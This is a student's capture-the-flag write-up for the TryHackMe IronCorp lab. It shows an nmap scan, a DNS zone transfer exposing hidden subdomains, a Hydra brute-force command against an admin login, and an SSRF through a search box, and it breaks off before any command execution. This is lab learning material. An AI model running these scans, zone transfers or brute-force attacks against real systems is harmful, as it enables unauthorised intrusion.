

PenTest 2

ROOM A

SANG HAEKEO

ID	NAME	ROLE
1211101693	Savitha Murugumunisegaran	Member

TOOLS USED: NMAP, Dig, Hydra, SSRF vulnerability attack,Burp suite, Abuse of privileges on the system and Capture the flag.

Reconnaissance

I run nmap after adding the IP address to the "etc/hosts" file.

The screenshot shows a Firefox browser window with several tabs open. The active tab is 'DashTreme Admin - Free Dashboard for Bootstrap 4 by Codervent' at 'tryhackme.com/room/ironcorp'. The dashboard features a chart with multiple colored lines representing user activity over time, and a table of active machine information. Below the chart, there's a red bar labeled 'Active Machine Information' containing a table with columns for Title, IP Address, and Expires. To the right of the dashboard is a terminal window titled 'Mozilla Firefox' showing the output of an nmap scan. The terminal output lists various ports and services on the target host, including Microsoft DNS, Microsoft Windows RPC, and Microsoft IIS. It also shows the MAC address and service info for the OS.


Running Nmap now

```
Service scan Timing: About 75.00% done; ETC: 02:11 (0:00:13 remaining)
Nmap scan report for ironcorp.me (10.10.118.76)
Host is up (0.024s latency).
Not shown: 64992 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Microsoft DNS
135/tcp   open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-01T00:18:57
| Not valid after:  2023-01-31T00:18:57
| ssl-date: 2022-08-02T01:11:35+00:00; 0s from scanner time.
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8080/tcp  open  http        Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
11025/tcp open  http        Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
|_http-title: Coming Soon - Start Bootstrap Theme
49667/tcp open  msrpc       Microsoft Windows RPC
49669/tcp open  msrpc       Microsoft Windows RPC
MAC Address: 02:24:74:C8:64:8F (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1323.40 seconds
root@ip-10-10-101-69:~# ~~~~~
```

Enumeration

I found out that port 8080 and 11025 are running http services. So I figured out its application server and tried open it via browser.



I opened the browser on port 11025 and the page is coming soon. I suspect, usually new pages like this need to be set up and have an admin panel. So i dig more



I suspect, usually new pages like this need to be set up and have an admin panel. So I dig more by putting the dig command. That's because there is DNS service up and running and we can identify the subdomains. .

Bingo! We have 2 subdomains.

```
root@ip-10-10-101-69:~# dig @10.10.227.48 ironcorp.me axfr

; <>> DiG 9.11.3-1ubuntu1.13-Ubuntu <>> @10.10.227.48 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.      3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.      3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me. 3600    IN      A       127.0.0.1
internal.ironcorp.me. 3600   IN      A       127.0.0.1
ironcorp.me.      3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 6 msec
;; SERVER: 10.10.227.48#53(10.10.227.48)
;; WHEN: Tue Aug 02 02:47:31 BST 2022
;; XFR size: 5 records (messages 1, bytes 238)

root@ip-10-10-101-69:~#
```

I tried to access both subdomains after adding the entry on the /etc/hosts file. Picture shown in the first picture.

The screenshot shows a web browser window with two tabs open. The left tab displays a chart with multiple colored lines representing user activity points over time. The right tab shows an error message from Mozilla Firefox:

Access forbidden!

You don't have permission to access the requested directory. There is no document or the directory is read-protected.
If you think this is a server error, please contact the [webmaster](#).

The screenshot shows a web browser window with two tabs open. The left tab displays a chart with multiple colored lines representing user activity points over time. The right tab shows an error message from Mozilla Firefox:

Error 403

[internal.ironcorp.me](http://internal.ironcorp.me:11025)
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4

Authentication required!

This server could not verify that you are authorized to access the URL "/". You either do not have permission to access the desired resource or the site says: "My Protected Area"

User Name:
Password:

[admin.ironcorp.me](http://admin.ironcorp.me:11025)
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4

On the admin page, it requires username and password to login. So i have to use hydra to guess the password for known password list

```
Access Forbidden! - Mozilla Firefox
root@ip-10-10-101-69:/usr/share/wordlists


File Edit View Search Terminal Help
total 1.3G
-rw----- 1 root root 134M Sep 23 2015 rockyou.txt
drwxr-xr-x 12 root root 4.0K May 28 2020 SecLists
drwxr-xr-x 5 root root 4.0K May 28 2020 dirb
drwxr-xr-x 2 root root 4.0K May 28 2020 dirbuster
-rw-r--r-- 1 root root 2.0K May 28 2020 fasttrack.txt
-rw-r--r-- 1 root root 1.1G Aug 15 2020 wordlists.zip
drwxr-xr-x 7 root root 4.0K Aug 4 2021 .
drwxr-xr-x 2 root root 4.0K Aug 4 2021 PythonForPentesters
drwxr-xr-x 2 root root 4.0K Sep 25 2021 MetasploitRoom
drwxr-xr-x 361 root root 12K Jul 3 16:40 ..
root@ip-10-10-101-69:/usr/share/wordlists# hydra -L rockyou.txt -P rockyou.txt -s 11025 admin.ironcorp.me http-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-02 03:02:19
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 205761753982404 login tries
(l:14344398/p:14344398), ~12860109623901 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025//
```


We manage to crack the password with admin and password is password 123.

The screenshot shows a browser window with multiple tabs open. The active tab is titled "Iron Corp TryHackMe" and displays the message "Authentication required!". Below this, there is a form for entering a username and password. The username field contains "admin" and the password field contains "password". To the left of the browser, there is a separate application window titled "Active Machine Information" which shows the IP address as 10.10.169.85 and the expiration time as 1h 36m 18s. There are buttons for "Add 1 hour" and "Terminate".

Whoa! It's able to login into the server. But its just giving an empty search button.




When i do search on the query, its actually redirect the query to another place.




Since it redirects or calls the function on query, I decided to put the internal domain on the search button. Results as below.


Exploiting




I saw here wording tight with some hyperlink. So I decided to check the link on webpage developer tools and found out the url.




Then I put the link on the search button again.
Then its give username




So I tried with that username and put some commands.



